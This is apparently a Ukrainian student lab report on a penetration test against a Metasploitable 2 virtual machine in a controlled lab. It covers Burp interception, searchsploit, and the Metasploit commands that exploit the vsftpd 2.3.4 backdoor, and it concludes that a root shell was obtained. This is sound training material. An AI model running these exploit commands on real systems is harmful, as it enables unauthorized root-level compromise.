


Налаштував proxy Firefox на машині Kali, щоб Burp Suit перехоплював виходячі пакети.

Зайшов на веб-сервер машини Metasploitable 2.





Перехопив HTTP пакет.



3) Пошук експлойтів:


searchsploit vsftpd 2.3.4





4) Metasploit:


Msfconsole



use exploit/unix/ftp/vsftpd\_234\_backdoor

set RHOST <TARGET\_IP>

exploit



Отримали доступ до машини Metasploitable 2 через екслоіт Backdoor.

**Висновки:** Під час виконання лабораторної роботи було успішно проведено повний цикл базового тестування на проникнення в контрольованому середовищі. Мета роботи, яка полягала у відпрацюванні практичних навичок пентесту, була досягнута.

За допомогою інструменту Nmap було проведено детальне сканування цільової системи (192.168.135.129). Сканування виявило низку відкритих портів та сервісів, серед яких особливу увагу привернув FTP-сервер vsftpd 2.3.4 на порту 21/tcp. Ця версія програмного забезпечення відома наявністю критичної вразливості типу "бекдор".Використовуючи Використовуючи Metasploit Framework, було обрано та налаштовано відповідний експлойт (exploit/unix/ftp/vsftpd\_234\_backdoor). Атака на вразливий FTP-сервіс пройшла успішно, в результаті чого було отримано віддалений доступ до командної оболонки цільової системи. Аналіз отриманого доступу за допомогою команди whoami підтвердив, що сесію було відкрито з правами суперкористувача (**root**). Це свідчить про повну компрометацію системи, що дозволяє атакуючому виконувати будь-які команди.